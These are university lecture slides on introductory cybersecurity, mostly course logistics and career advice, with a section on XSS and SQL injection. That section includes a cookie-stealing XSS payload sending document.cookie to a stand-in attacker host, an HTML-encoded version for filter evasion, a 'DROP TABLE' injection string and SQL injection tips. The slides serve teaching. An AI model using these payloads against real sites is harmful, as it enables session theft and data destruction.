University of Colorado **Boulder**

CSCI 3403 INTRO TO CYBERSECURITY

Lecture: 10-1

Topic: Binary Exploits


Presenter: Matt Niemiec

Announcements

- Boy do we have them...
- No recitation this week
- Homework 8 postponed to next Thursday
- Homework 8 has some technical difficulties
  - Sometimes the challenges don’t get crossed off
  - If this happens, feel free to submit your exploits and explain
  - Please be sure that your exploits are correct, though!
  - If you’re uncertain, make a private Piazza post and ask

Exam

- Average: 72%
- High: 100%
- Low: 12%
- No curve



- You can make up exam points!
  - Do a small research project and show it to the class
  - Details to come

Final Exam

- Will probably happen?
- If you get a 65% or higher on the final, the highest of your final and midterm will count for both scores

Project 3

- Not easy, but very fun!
- If you haven’t learned web, you’ll need to
- Get started early!
- Due...

Class Expectations

- Watch lectures within 48 hours after being posted
- Monitor Piazza, at least every 48 hours
  - I know it’s spam-y, but getting email alerts is useful!
- Keep same professionalism as in person
  - Wear a shirt and pants to meetings
  - Use respectful language (duh!)
- Check course calendar occasionally for updates
- Rely on and participate heavily in Piazza

Calendar: New Tech

- Link: https://calendar.google.com/calendar?cid=Y29sb3JhZG8uZWR1X2xjMm1kN2UxbDhrc2JlNXJxc3R0ZWxmY3Q4QGdyb3VwLmNhbGVuZGFyLmdvb2dsZS5jb20
- Adding to accommodate distance learning
- Keep track of all dates for the course
- Keep track of Zoom links and instructions
- Check each time before you attend something

Technology Recap 3/17 (Old stuff)

- Piazza is used for content-related questions
- Feedback: https://forms.gle/WRUUbPkmFNsa6q3D6
- Instructor/TA email is used for individual circumstances
- cyber@Colorado.edu is used for accommodations/logistical questions
- Moodle is used for assignments, slides, and additional resources

Technology Recap 3/17 (New stuff)

- Calendar is used for holding all Zoom meetings, instructions, and meeting IDs
  - May contain due dates, but not guaranteed
- Lecture Zoom ID: https://cuboulder.zoom.us/j/633893668
  - This and others found in Google Calendar
- Lecture capture folder: https://drive.google.com/drive/folders/1VMrHEigP4AgDwRnRPTsgQS35EAozc19-?usp=sharing

What You Can Expect From Us

- We'll regularly keep our office hours and classes
- We'll show up prepared
- Respond to email/Piazza within 24 business hours
- Communicate regularly about changes
- Flexibility to accommodate changes within reason

What You Can NOT Expect From Us

- A 24-hour help hotline
- Accommodations for all requests
- Removing important course content or its testing

Comments?
Questions?
Suggestions?
What’s worked in your other classes?

Recapping Class So Far

What Is the Purpose?

- When I make content, I think about a few primary skills
  1) Skills to get a security job (interviewing)
  2) Skills to earn a certificate
  3) Skills to take more security courses here at CU
  4) Skills to work as a software engineer
- Not everybody is interested in these, and that's okay

To Get a Job

- Talking about security is a very important thing
  - As basic as “What’s the CIA triad?”
  - Risk vs. threat vs. vulnerability, etc.
  - Which algorithms are secure?
  - How would you secure this web link?
  - These are all real interview questions!
- Hands-on experience a huge plus! (Project 3)

Security Certificates

- Some places really want to see them!
- Other places don’t really care
- Security+ is a great place to start
  - See https://www.comptia.jp/pdf/Security%2B%20SY0-501%20Exam%20Objectives.pdf
  - You should be able to study and take it this summer
- Other exams:
  - CISSP (For seasoned security experts)
  - CCNA (For people with strong networking background)
  - OSCP or CEH (For ethical hackers/pen testers)

Other CU Courses

- Many courses, increasingly for undergrads
- Nolen Scaife's Network Security
  - Do research in the field of network security
  - We'll be discussing a lot of this after the break
- John Black's Ethical Hacking
  - Explore binary/web exploits in unbelievable depth
  - Did you know that printf() is an insecure function?!
- Courses through CYBR department
  - Immersive Cyber Defense is hands-on and blue-team-y
  - Security Auditing and Pen Testing is hands-on and red-team-y
- And many others!

Red Team vs. Blue Team


- Easier to demonstrate skill in red team
  - Capture the flags
  - Bug bounties
- Blue team is generally where you start
  - Securing systems
  - Auditing security logs

Working as a Software Engineer

- You may not be interested in security
  - And that’s okay!
- You still need to write secure applications
  - Web exploits and defending them for web developers
  - Binary exploits for those who write programs
  - Firewalls/general networking knowledge very helpful, especially as everything is moving to the cloud
- These are crucial skills to have

A General Awareness of Security


- You can identify what’s really a threat
- Have a foundation to debunk common myths/lies
  - Is Anonymous Browsing mode unsafe?
- When should I feel secure when online?
- Understand steps to mitigate vulnerabilities
- Be informed about what’s happening in security



BUSINESS INSIDER

Hackers are exploiting the coronavirus crisis by posing as World Health Organisation officials in order to steal bank details and target government infrastructure

Adam Payne Mar 16, 2020, 6:25 AM



SECURITY & PRIVACY

Security alert: This ransomware is posing as a coronavirus tracking app

BY MARK JONES, KOMANDO.COM • MARCH 16, 2020

Security Research

- Most security scholars do write academic papers
- Shorter works for a changing field
- You don’t have to be an expert to do research
- Let me know if you’re interested in research

Week-by-Week

- First two weeks: Fundamentals
  - Sets the stage for rest of course
  - Important for interviews/certs/general conversation
- Next few weeks: Encryption
  - Allows us to do everything else in security
- These are the basics. Then we just cover some set of good topics

Week-by-Week, cont.

- Authentication and Authorization
    - May work directly with this at a job
- Need to know about modern malware
- Web sec is important for software dev, security, and penetration testers alike

Going Forward

- Binary exploits is useful in pen testing environments
  - That's why I'm not concerned about spending little time on it
- Networking/network security is useful for everybody
  - Especially since things are moving to the cloud
  - You can monitor traffic
  - You can set up a firewall
  - You can identify secure protocols/configurations
- Because this class won't teach you everything, you'll be able to research topics on your own!

Course Philosophy


- Still time to improve
  - I’m a HUGE fan of working hard to catch up
  - Much less so giving back old points retroactively
- Wrong way of doing homework: looking up answers to the specific problems
  - Many of them you’ll never need to know again!
- Right way of doing homework: Using questions as a diagnostic tool to identify weak spots in knowledge

Injection Attacks

XSS

- XSS (Cross-site Scripting)
  - I like to think, “Across-site Scripting”
  - The attacker attacks the users of a site
- Two types: Stored and Reflected
  - Stored is where you input data that is rendered
  - Reflected is where you give a bad link
    - A form of social engineering
- Only useful if you attack a user with a valuable session
- Demos!

URL Encoding



```
Thanks for this information, its great!
<script>document.location='http://hacker.web.site/cookie.cgi?'+
document.cookie</script>
```

(a) Plain XSS example


```
Thanks for this information, its great!
&#60;&#115;&#99;&#114;&#105;&#112;&#116;&#62;
&#100;&#111;&#99;&#117;&#109;&#101;&#110;&#116;
&#46;&#108;&#111;&#99;&#97;&#116;&#105;&#111;
&#110;&#61;&#39;&#104;&#116;&#116;&#112;&#58;
&#47;&#47;&#104;&#97;&#99;&#107;&#101;&#114;
&#46;&#119;&#101;&#98;&#46;&#115;&#105;&#116;
&#101;&#47;&#99;&#111;&#111;&#107;&#105;&#101;
&#46;&#99;&#103;&#105;&#63;&#39;&#43;&#100;
&#111;&#99;&#117;&#109;&#101;&#110;&#116;&#46;
&#99;&#111;&#111;&#107;&#105;&#101;&#60;&#47;
&#115;&#99;&#114;&#105;&#112;&#116;&#62;
```

(b) Encoded XSS example

Figure 11.5 XSS Example

SQL Injection

- Escape the query and write SQL code
- Really just limited by how well you know SQL


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

SQL Injection – Good Things to Know

- Start with a quote to see if it's vulnerable
- It's easier if you get error messages
- Use UNIONs and JOINs wisely!
- Comment is "– " (dash, dash, space)
  - The space at the end is important

General Web Security Tips

- Look through the source code well
  - Check for any client-side verification
  - Look for signs of hidden files
- Check *robots.txt*
- Try some of the SQL Injection tricks from the recitation slides
- Is there an underlying binary exploit?
- You can perform XSS without using script tags
- For SQL injections, don't be afraid to guess!